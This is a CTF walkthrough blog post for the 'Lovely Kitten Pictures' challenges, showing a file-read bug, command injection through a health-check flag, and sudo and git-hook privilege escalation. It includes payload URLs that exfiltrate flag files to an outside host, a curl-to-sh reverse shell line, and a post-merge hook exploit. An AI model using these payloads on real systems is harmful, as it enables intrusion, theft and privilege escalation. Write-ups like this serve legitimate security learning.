








Introduction
2022 1337UP LIVE CTF
比赛类型:Jeopardy[解题]
比赛形式:线上
比赛时间:2022-03-11 23:00 ~ 2022-03-12 23:00
啊,好久没水博客了,最近打比赛基本是和队友一起看看题目,然而队友太强了基本不需要喵喵了,考虑到咱做的不多也比较懒于是懒得写 writeup 了。(你就是懒吧!呜呜,别打喵喵)
周末看到群友发了 1337UP LIVE CTF 这个国外的比赛,周六晚上就来瞄了一眼题目,看到了 可爱猫猫图片 这个题目,wow, how cute they are!
Just do it!
这是道 偏渗透类型 的套题,以至于还单独分了个类,于是接下来就是一些 writeup 或者说是 Walkthrough 了。
(下面用嘤语吧
Sorry for my poor English.
Lovely Kitten Pictures 1
Come here little kitty cat! 🔗 https://lovelykittenpictures.ctf.intigriti.io/
🚩 Flag format:1337UP{}
✍️ Created by Breno Vitório
In this challenge, we get a website with a few lovely kittens. Click the Switch button and we will get another kitten picture.



Let’s see the JavaScript source code.
let kitten = 0;

changeKitten();

function changeKitten() {
    kitten = getRandomInt(1,11, kitten);

    fetch(`cat_info.php?id=${kitten}`)
        .then(async (response) => {
        let result = await response.json();
        result = JSON.parse(result);

        const pictureContainer = document.getElementById("picture-container");

        const picture = pictureContainer.getElementsByTagName("img")[0];
        picture.src = `pictures.php?path=${result.Picture}`;

        picture.onload = (event) => {
            event.target.style.boxShadow = "0px 0px 5px 5px rgba(0,0,0,0.2)";
        };

        const span = document.getElementsByTagName("span")[0];
        span.innerText = result.Name;
    });
}

function getRandomInt(min, max, except) {
    min = Math.ceil(min);
    max = Math.floor(max);

    let result = Math.floor(Math.random() * (max - min)) + min;

    while (result === except) {
        result = Math.floor(Math.random() * (max - min)) + min;
    }

    return result;
}
We get 2 APIs, cat_info.php?id= and pictures.php?path=, the former provides the cat info with specific id and the latter gives us the file with specific path.
It is obviously that we can try path traversal vulnerability with the path parameter.
Checking https://lovelykittenpictures.ctf.intigriti.io/pictures.php?path=../../../../../../../etc/passwd will return Not yet!, meaning that it is not ok.
How about the file in the same directory?
https://lovelykittenpictures.ctf.intigriti.io/pictures.php?path=pictures.php
Visit it and we can get the source code of pictures.php, and meanwhile the filename of it is the first flag.

1337UP{K1TT3N_F1L3_R34D}
Lovely Kitten Pictures 2
In ancient times cats were worshipped as gods; they have not forgotten this.
In the same way, we can get other files in the directory.
pictures.php
<?php
    $projectRoot = realpath(__DIR__);

    $relativePath = $_GET['path'];
    $absolutePath = realpath($projectRoot . "/" . $relativePath);

    if ($absolutePath === false || strcmp($absolutePath, $projectRoot . DIRECTORY_SEPARATOR) < 0 || strpos($absolutePath, $projectRoot . DIRECTORY_SEPARATOR) !== 0) {
        echo "Not yet!";
        http_response_code(404);
        die;
    }

    $splittedPath = explode('.', $relativePath);
    $fileExtension = end($splittedPath);

    if ($fileExtension === "jpg") {
        header('Content-type: image/jpeg');
        $pictureName = "photo";

    } else {
        header('Content-type: image/'.$fileExtension);
        $pictureName = file_get_contents("/flag1.txt");
    }

    header("Content-Disposition: filename=$pictureName-file.$fileExtension");
    header('Content-Transfer-Encoding: binary');
    header('Expires: 0');
    header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
    readfile($relativePath);
    die;
?>
cat_info.php
<?php
    $kittenID = $_GET['id'];
    $cmd = escapeshellcmd("/var/www/html/cat_info/main -c $kittenID");
    $output = shell_exec($cmd);

    if(sizeof(explode(" ", $kittenID)) === 1) {
        header('Content-type: application/json'); /* So it only returns as JSON when there is
                                                     no space character? */
        echo json_encode($output);
        die;
    }

    echo "<pre>".$output."</pre>";
?>
index.php is actually a HTML file without PHP functions, we can ignore it.
From the souce we know that it exactly restrict the path to the projectRoot so that others can not get the /flag1.txt directly.
And the cat_info.php will call a program /var/www/html/cat_info/main with escapeshellcmd. As we know, it cannot execute other shell commands because the special characters are escaped.
escapeshellcmd(string $command): stringescapeshellcmd() escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the exec() or system() functions, or to the backtick operator.
Following characters are preceded by a backslash:
&#;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and "
are escaped only if they are not paired. On Windows, all these characters plus%and!are preceded by a caret (^).via https://www.php.net/manual/en/function.escapeshellcmd.php
Next, we get /var/www/html/cat_info/main file with the url https://lovelykittenpictures.ctf.intigriti.io/pictures.php?path=cat_info/main .
It is a program written in Golang. Using IDA to reverse it and we find that it has a help parameter -h, which can also be called with the API above, that is, https://lovelykittenpictures.ctf.intigriti.io/cat_info.php?id=1%20-h .

BTW, we can get the health_checks/pictures.sh file, prompting us to execute commands with -e parameter.
#!/bin/bash

printf "–––––––– Pictures Health Check ––––––––\n\n"

for kitten in $(seq 1 10); do
    printf "Testing Kitten $kitten: "

    wget -q --spider "http://localhost/assets/$kitten.jpg"

    if [[ $? == 0 ]]
    then
        printf "OK!\n\n"
    else
        printf "Not OK!\n\n"
    fi
done

printf "––––––––––––– Tests done –––––––––––––\n\n"
Binary programs compiled from Golang are usually hard to reverse, but luckily this time it is so simple that from IDA we can find the way of processing -e param.


It checks the input, which should start with http://localhost, and then execute wget -O - %s | /bin/bash command with the input.
Apparently we can execute commands with backquote ( `whoami` ) and the keyword localhost in the URL can be a subdomain of your domain, or even function as a user accessing your domain (e.g. http://[email protected] ).
Just like:
http://localhost.114514.miaotony.xyz/?x=`whoami`
http://[email protected]/?x=`cat /flag2.txt`
Or we can just use the fuzz.red platform developed by my friends to get the http log.
https://lovelykittenpictures.ctf.intigriti.io/cat_info.php?id=1%20-e%20%22http://[email protected]/?x=`cat%20/flag2.txt`%22
Got it!
1337UP{K1TT3N_BYP4SS_W1TH_4T_CH4R4CT3R}
Lovely Kitten Pictures 3
A cat is an example of sophistication minus civilization.
Furthermore, since the main program will call bash through pipeline (|), it is a good idea to put the reverse shell exploit on our web server and fetch it from the victim to get shell directly.
One can find some useful reverse shell commands on https://sh.miaotony.xyz/ or Reverse Shell Generator .
Or we can use something like Reverse Shell as a Service
# 1. On your machine:
nc -l 1337

# 2. On the target machine:
curl https://resh.now.sh/yourip:1337 | sh
It is pretty cool.
https://lovelykittenpictures.ctf.intigriti.io/cat_info.php?id=1%20-e%20%22http://[email protected]/yourip:1337%22Visit the payload and we get a reverse shell.
And we find the Golang program has its source code called main.go in the same directory… Why didn’t I try it? (((

And this is the source.
package main

import (
	"bytes"
	"encoding/json"
	"flag"
	"fmt"
	"os"
	"os/exec"
	"strings"
)

// The Kitten struct is the data structure which is going to represent each kitten
type Kitten struct {
	Picture string
	Name    string
}

func kittenHealthCheck(pictureURL string) {
	if strings.Index(pictureURL, "http://localhost") != 0 {
		fmt.Printf("[*] External requests are not allowed! 🐈")
		return
	}

	commandString := fmt.Sprintf("wget -O - %s | /bin/bash", pictureURL)
	cmd := exec.Command("bash", "-c", commandString)

	var stdout, stderr bytes.Buffer
	cmd.Stdout = &stdout
	cmd.Stderr = &stderr

	err := cmd.Run()
	if err != nil {
		fmt.Printf("Error: %s\n", err)
		return
	}

	output, _ := string(stdout.Bytes()), string(stderr.Bytes())

	fmt.Printf("[*] Showing results 🐈\n\n%s", output)
}

func help() {
	fmt.Printf("––––––––––––––––––––––––––––––––––––––––– 🐈 Lovely Kitten Data 🐈 –––––––––––––––––––––––––––––––––––––––––\n\n\n")
	fmt.Printf("Flags:\n\n")
	fmt.Printf("-h	Asks for help 🐈\n")
	fmt.Printf("-c	Pass the ID of a specific kitten 🐈\n")
	fmt.Printf("-e	Pass a local health check in order to execute it (BETA) 🐈\n\n\n")
	fmt.Printf("––––––––––––––––––––––––––––––––––––––––––– 🐈 Example Usage 🐈 –––––––––––––––––––––––––––––––––––––––––––\n\n")
	fmt.Printf("./main -c 4						// Returns data about the 4th registered kitten\n")
	fmt.Printf("./main -e http://localhost/health_checks/pictures.sh	// Checks if all the kitten pictures are available\n\n")
	fmt.Printf("–––––––––––––––––––––––––––––––––––––––––––––––– 🐈 PS 🐈 –––––––––––––––––––––––––––––––––––––––––––––––––\n\n")
	fmt.Printf("For security reasons, the local health check functionality only allows requests that comes from localhost")
}

func main() {
	var kittens = []Kitten{
		{
			Picture: "assets/1.jpg",
			Name:    "Louie",
		},
		{
			Picture: "assets/2.jpg",
			Name:    "Jasper",
		},
		{
			Picture: "assets/3.jpg",
			Name:    "Biscuit",
		},
		{
			Picture: "assets/4.jpg",
			Name:    "Hot Wheels",
		},
		{
			Picture: "assets/5.jpg",
			Name:    "Nala",
		},
		{
			Picture: "assets/6.jpg",
			Name:    "Simba",
		},
		{
			Picture: "assets/7.jpg",
			Name:    "Mrs Norris",
		},
		{
			Picture: "assets/8.jpg",
			Name:    "Garfield",
		},
		{
			Picture: "assets/9.jpg",
			Name:    "Fluffer Nutter",
		},
		{
			Picture: "assets/10.jpg",
			Name:    "PeeWee",
		},
	}

	var kittenID int
	var askedForHelp bool
	var healthCheckInput string

	flag.IntVar(&kittenID, "c", 0, "")
	flag.BoolVar(&askedForHelp, "h", false, "")
	flag.StringVar(&healthCheckInput, "e", "", "")
	flag.Parse()

	if askedForHelp {
		help()
		os.Exit(0)
	}

	if healthCheckInput != "" {
		kittenHealthCheck(healthCheckInput)
		return
	}

	if kittenID == 0 {
		fmt.Print("Flag -c expected, but no value was given to it 🐈")
		os.Exit(-1)
	}

	jsonKitten, err := json.Marshal(kittens[kittenID-1])

	if err != nil {
		fmt.Println(err)
		return
	}

	fmt.Print(string(jsonKitten))
}
The / directory has the first 2 flags, so where are the last 2 flags?
In /home dir, we find another 2 users. Maybe the flags are in each user’s dir or /root dir.
It’s time to elevate privilege now.
In /tmp we see a script called linpeas.sh (uploaded by someone else), which is a part of PEASS-ng - Privilege Escalation Awesome Scripts SUITE new generation on GitHub.
By executing it we can check the Local Linux Privilege Escalation checklist from book.hacktricks.xyz.
Pay attention to the sudoer’s config.

www-data ALL=(ALL) NOPASSWD:/bin/su level1
level1 ALL=(admin) NOPASSWD:/usr/bin/git pull
The current user www-data can execute /bin/su level1 via sudo without password, i.e., sudo su level1.
Flag3 is done!

1337UP{SUP3R_34SY_K1TT3N_PR1V3SC}
BTW, from pstree we can also know the way of other players hahaha.

Lovely Kitten Pictures 4
Dogs come when they’re called; cats take a message and get back to you later.
From sudoer’s config we know the level1 user can exec /usr/bin/git pull with admin‘s privilege.

From GTFOBins and the git page on it we see that git hooks can execute some shell scripts.
GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.
Git hooks are merely shell scripts and in the following example the hook associated to the
pre-commitaction is used. Any other hook will work, just make sure to be able perform the proper action to trigger it. An existing repository can also be used and moving into the directory works too, i.e., instead of using the-Coption.TF=$(mktemp -d) git init "$TF" echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample" mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit" sudo git -C "$TF" commit --allow-empty -m x
How can we hook git pull?
stackoverflow: Is there any git hook for pull?
Yeah, post-merge can make it.
And then we find a repository on GitHub, git-pull-priv-escalation , and after executing the following commands we get the final flag.
mkdir /tmp/.miao
cd /tmp/.miao
git clone https://github.com/arnav-t/git-pull-priv-escalation
cd git-pull-priv-escalation
tar -xvf payload.tar payload
cd payload/slave
echo -e '#!/bin/bash\n/bin/cat /home/admin/flag4.txt' > .git/hooks/post-merge
chmod -R 777 .
sudo -u admin git pull
1337UP{1TS_TH3_F1N4L_K1TT3N}
We use chmod here because when using sudo for admin user, he cannot change files in the current and .git directories. admin isn’t like root user who can do everything he wants.
But I don’t know why using exec /bin/sh 0<&2 1>&2 for post-merge cannot give me the shell of admin user. Looks like nothing happens after pulling the repository and the user is still level1. (?
Meanwhile, we find that for sudo one can only execute the specific command (git pull in this example) with no password, which means with other parameters we have to input the password.
Therefore in this repository, the author configured 2 git repos, master and slave, and the slave‘s remote was pointed to master, which was set in slave/.git/config, in this way we don’t have to add other params after git pull.

Finally, let’s clean something like the commands with our server info.
(Maybe it’s useless and unnecessary… hahaha
ps -ef | grep wget | grep -v grep | awk '{print $2}' | xargs kill -9
ps -ef | grep main | grep -v grep | awk '{print $2}' | xargs kill -9
Conclusion
BTW, we have tried some other methods to elevate privilege but all failed.
For example, we found that the kernel version was 5.4.144+, which can not be exploited by the newest CVE-2022-0847 (a.k.a. Dirty Pipe, >=5.8, <5.16.11, 5.15.25 and 5.10.102).
The sudo version was 1.8.31 but it had been fixed. Someone else pulled the exploit of CVE-2021-3156 but it couldn’t be exploited.
